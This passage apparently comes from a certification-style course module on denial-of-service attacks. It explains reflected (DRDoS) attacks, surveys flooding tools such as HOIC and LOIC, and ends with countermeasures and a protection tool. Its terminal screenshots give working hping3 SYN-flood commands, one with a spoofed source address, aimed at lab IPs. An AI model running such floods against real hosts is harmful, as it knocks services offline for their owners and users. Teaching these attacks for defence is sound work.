



Figure 6.33: Permanent DoS attack



DoS/DDoS Attack Techniques: Distributed Reflection Denial-of-Service (DRDoS) Attack

❑ DRDoS, also known as a spoofed attack, involves the **use of multiple intermediary and secondary machines** that contribute to the actual DDoS attack against the target machine or application

❑ Attackers launch this attack by sending requests to the intermediary hosts, which then redirect the requests to the secondary machines, which in turn **reflect the attack traffic to the target**

Distributed Reflection Denial-of-Service (DRDoS) Attack

A distributed reflection DoS (DRDoS) attack, also known as a “spoofed” attack, involves the use of multiple intermediary and secondary machines that contribute to a DDoS attack against a target machine or application. A DRDoS attack exploits the TCP three-way handshake vulnerability.

This attack involves an attacker machine, intermediary victims (zombies), secondary victims (reflectors), and a target machine. The attacker launches this attack by sending requests to the intermediary hosts, which in turn reflect the attack traffic to the target.

The process of a DRDoS attack is as follows. First, the attacker commands the intermediary victims (zombies) to send a stream of packets (TCP SYN) with the primary target’s IP address as the source IP address to other non-compromised machines (secondary victims or reflectors) in order to exhort them to establish a connection with the primary target. Consequently, the reflectors send a huge volume of traffic (SYN/ACK) to the primary target to establish a new connection with it because they believe the host requested it. The primary target discards the SYN/ACK packets received from the reflectors because they did not send the SYN packet. Meanwhile, the reflectors wait for the ACK response from the primary target. Assuming that the packet was lost, the reflector machines resend SYN/ACK packets to the primary target to establish the connection, until a time-out occurs. In this manner, the target machine is flooded with a heavy volume of traffic from the reflector machines. The combined bandwidth of these reflector machines overwhelms the target machine.

A DRDoS attack is an intelligent attack because it is very difficult or even impossible to trace the attacker. Instead of the actual attacker, the secondary victims (reflectors) seem to attack the primary target directly. This attack is more effective than a typical DDoS attack because multiple intermediary and secondary victims generate huge attack bandwidth.




Attacker
Intermediary Victims
Secondary Victims
Primary Target

Figure 6.34: Distributed reflection DoS (DRDoS) attack


DoS/DDoS Attack Tools

hping3

A command-line-oriented network **scanning** and **packet crafting tool** for the TCP/IP protocol that sends ICMP echo requests and supports TCP, UDP, ICMP, and raw-IP protocols


Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #hping3 -S 10.10.10.10 -a 10.10.10.19 -p 22 --flood
HPING 10.10.10.10 (eth0 10.10.10.10): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.10.10.10 hping statistic ---
378648 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
┌─[✗]─[root@parrot]─[~]
└──╼ #
```



Parrot Terminal
File Edit View Search Terminal Help

```
┌─[✗]─[root@parrot]─[~]
└──╼ #hping3 -d 65538 -S -p 21 --flood 10.10.10.10
HPING 10.10.10.10 (eth0 10.10.10.10): S set, 40 headers + 2 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.10.10.10 hping statistic ---
4401418 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
┌─[✗]─[root@parrot]─[~]
└──╼ #
```

DoS/DDoS Attack Tools (Cont'd)

High Orbit Ion Cannon (HOIC)

- ☐ HOIC carries out a DDoS to attack **any IP address** with a user selected port and a user selected protocol


H.O.I.C. | v2.1.003 | Truth is on the side of the oppressed.
IN GEOSYNCHONOUS ORBIT
HIGH ORBIT ION CANNON
HIGH ORBIT ION CANNON ENGAGING TARGETS
FIRE TEH LAZER!
THREADS
OUTPUT
TARGETS
249 CANNONS DETECTED


Target	Power	Booster	Status
10.10.10.13	HIGH	GenericBoost.hoic	ENGAGING

THREADS: 20
OUTPUT: 3.412861 mb

https://sourceforge.net

Low Orbit Ion Cannon (LOIC)

- ☐ LOIC can be used on a **target site** to flood the server with TCP packets, UDP packets, or HTTP requests with the intention of **disrupting the service** of a particular host


Low Orbit Ion Cannon | When harpoons, air strikes and nukes fails | v. 1.0.8.0
Low Orbit Ion Cannon
Praetox.com
1. Select your target
Lock on
Lock on
2. Ready?
IMMA CHARGIN MAH LAZER
Selected target
3. Attack options
<= faster Speed slower =>
Attack status
Idle
Connecting
Requesting
Downloading
Downloaded
Requested
Failed

URL:
IP: 10.10.10.13
Selected target: 10.10.10.13
Timeout: 9001
HTTP Subsite: /
TCP / UDP message: A cat is fine too. Desudesudesu~
Port: 80
Method: UDP
Threads: 10
☑ Wait for reply

https://sourceforge.net

DoS/DDoS Attack Tools

XOIC
http://anonhacktivism.blogspot.com

HULK
https://siberianlaika.ru

Tor's Hammer
https://sourceforge.net

Slowloris
https://github.com

PyLoris
https://sourceforge.net


R-U-Dead-Yet
https://sourceforge.net

DoS/DDoS Attack Tools

- **hping3**

  Source: *http://www.hping.org*

  hping3 is a command-line-oriented network scanning and packet crafting tool for the TCP/IP protocol that sends ICMP echo requests and supports TCP, UDP, ICMP, and raw-IP protocols.


Parrot Terminal
File Edit View Search Terminal Help
Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #hping3 -S 10.10.10.10 -a 10.10.10.19 -p 22 --flood
HPING 10.10.10.10 (eth0 10.10.10.10): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.10.10.10 hping statistic ---
378648 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
┌─[✗]─[root@parrot]─[~]
└──╼ #
```

```
┌─[✗]─[root@parrot]─[~]
└──╼ #hping3 -d 65538 -S -p 21 --flood 10.10.10.10
HPING 10.10.10.10 (eth0 10.10.10.10): S set, 40 headers + 2 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.10.10.10 hping statistic ---
4401418 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
┌─[✗]─[root@parrot]─[~]
└──╼ #
```


Figure 6.35: Screenshots of hping3

- **High Orbit Ion Cannon (HOIC)**

  Source: *https://sourceforge.net*

  HOIC is a network stress and DoS/DDoS attack application written in BASIC language. It is designed to attack up to 256 target URLs simultaneously. It sends HTTP POST and GET requests to a computer that uses lulz-inspired GUIs. Its features are summarized as follows:

  - High-speed multi-threaded HTTP flooding
  - Simultaneous flooding of up to 256 websites
  - Built-in scripting system to allow the deployment of “boosters,” which are scripts designed to thwart DDoS countermeasures and increase DoS output
  - Portability to Linux/Mac with a few bug fixes
  - Ability to select the number of threads in an ongoing attack
  - Ability to throttle attacks individually with three settings: LOW, MEDIUM, and HIGH


H.O.I.C. | v2.1.003 | Truth is on the side of the oppressed.
IN GEOSYNCHONOUS ORBIT
HIGH ORBIT ION CANNON
HIGH ORBIT ION CANNON
ENGAGING TARGETS
THREADS
OUTPUT
TARGETS
FIRE TEH LAZER!
249 CANNONS DETECTED

Target	Power	Booster	Status
10.10.10.13	HIGH	GenericBoost.hoic	ENGAGING


Threads: 20
Output: 3.412861 mb

Figure 6.36: Screenshot of HOIC DoS attack tool

- **Low Orbit Ion Cannon (LOIC)**

  Source: *https://sourceforge.net*

  LOIC is a network stress testing and DoS attack application. LOIC attacks can be called application-based DOS attacks because they primarily target web applications. LOIC can be used on a target site to flood the server with TCP packets, UDP packets, or HTTP requests with the intention of disrupting the service.


Low Orbit Ion Cannon | When harpoons, air strikes and nukes fails | v. 1.0.8.0
Low Orbit Ion Cannon
Praetox.com
1. Select your target
URL
Lock on
IP
Lock on
2. Ready?
IMMA CHARGIN MAH LAZER
Selected target
3. Attack options
Attack status
Idle
Connecting
Requesting
Downloading
Downloaded
Requested
Failed

IP: 10.10.10.13


Selected target: 10.10.10.13

Timeout: 9001
HTTP Subsite: /
TCP / UDP message: A cat is fine too. Desudesudesu~
Port: 80
Method: UDP
Threads: 10
☑ Wait for reply
<= faster Speed slower =>

Figure 6.37: Screenshot of LOIC DoS attack tool

The following are some of the additional DoS/DDoS attack tools:

- XOIC (*http://anonhacktivism.blogspot.com*)
- HULK (*https://siberianlaika.ru*)
- Tor’s Hammer (*https://sourceforge.net*)
- Slowloris (*https://github.com*)
- PyLoris (*https://sourceforge.net*)
- R-U-Dead-Yet (*https://sourceforge.net*)




Module Flow

1. Discuss Types of DoS and DDoS Attacks
2. **Discuss DoS and DDoS Attack Countermeasures**

Discuss DoS and DDoS Attack Countermeasures

DoS/DDoS is one of the foremost security threats on the Internet; thus, there is a great necessity for solutions to mitigate these attacks. This section discusses various preventive measures, and DoS/DDoS protection tools.



DoS/DDoS Attack Countermeasures

Use **strong encryption mechanisms** such as WPA2 or AES 256 for broadband networks to protect against eavesdropping

Ensure that the software and protocols are **up-to-date**, and scan the machines thoroughly to detect any anomalous behavior

Disable unused and **unsecure services**

Block all **inbound packets** originating from service ports to block the traffic from reflection servers


Update each kernel to its latest release

Prevent the transmission of **fraudulently addressed packets** at the ISP level

DoS/DDoS Attack Countermeasures

Implementing defensive mechanisms at proper places by following proper measures allows the heightening of organizational network security. The following is a list of countermeasures for combating DoS/DDoS attacks:

- Use strong encryption mechanisms such as WPA2 and AES 256 for broadband networks to defend against eavesdropping
- Ensure that the software and protocols are up-to-date and scan the machines thoroughly to detect any anomalous behavior
- Update the kernel to the latest release and disable unused and insecure services
- Block all inbound packets originating from the service ports to block the traffic from reflection servers
- Enable TCP SYN cookie protection
- Prevent the transmission of fraudulently addressed packets at the ISP level
- Implement cognitive radios in the physical layer to handle jamming and scrambling attacks
- Configure the firewall to deny external ICMP traffic access
- Secure remote administration and connectivity testing
- Perform thorough input validation
- Stop data processed by the attacker from being executed
- Prevent the use of unnecessary functions such as gets and strcpy
- Prevent the return addresses from being overwritten



DoS/DDoS Protection Tools

Anti DDoS Guardian

A DDoS attack protection tool that protects IIS servers, **Apache serves**, game servers, Camfrog servers, mail servers, etc.

Anti DDoS Guardian 5.0 is enabled

Act…	Time	Outgoing…	Incoming …	Local IP Address	Remote IP Address	Information
●	10:51:45	1376	197	10.10.10.10	204.79.197.200	
●	10:51:45	54	0	10.10.10.10	52.109.124.4	
●	10:51:45	342	0	0.0.0.0	255.255.255.255	
●	10:51:55	1509	808	40.90.22.191	10.10.10.10	
●	10:51:57	423	816	10.10.10.10	8.8.8.8	Query self.events.data.microsoft.com
●	10:51:57	8456	8707	10.10.10.10	52.114.6.47	Access self.events.data.onecollector.…
●	10:52:02	1618	7185	10.10.10.10	52.109.124.18	
●	10:52:17	1074	0	10.10.10.10	239.255.255.250	
●	10:52:20	895	0	169.254.213.182	239.255.255.250	
●	10:52:40	243	0	169.254.213.182	169.254.255.255	
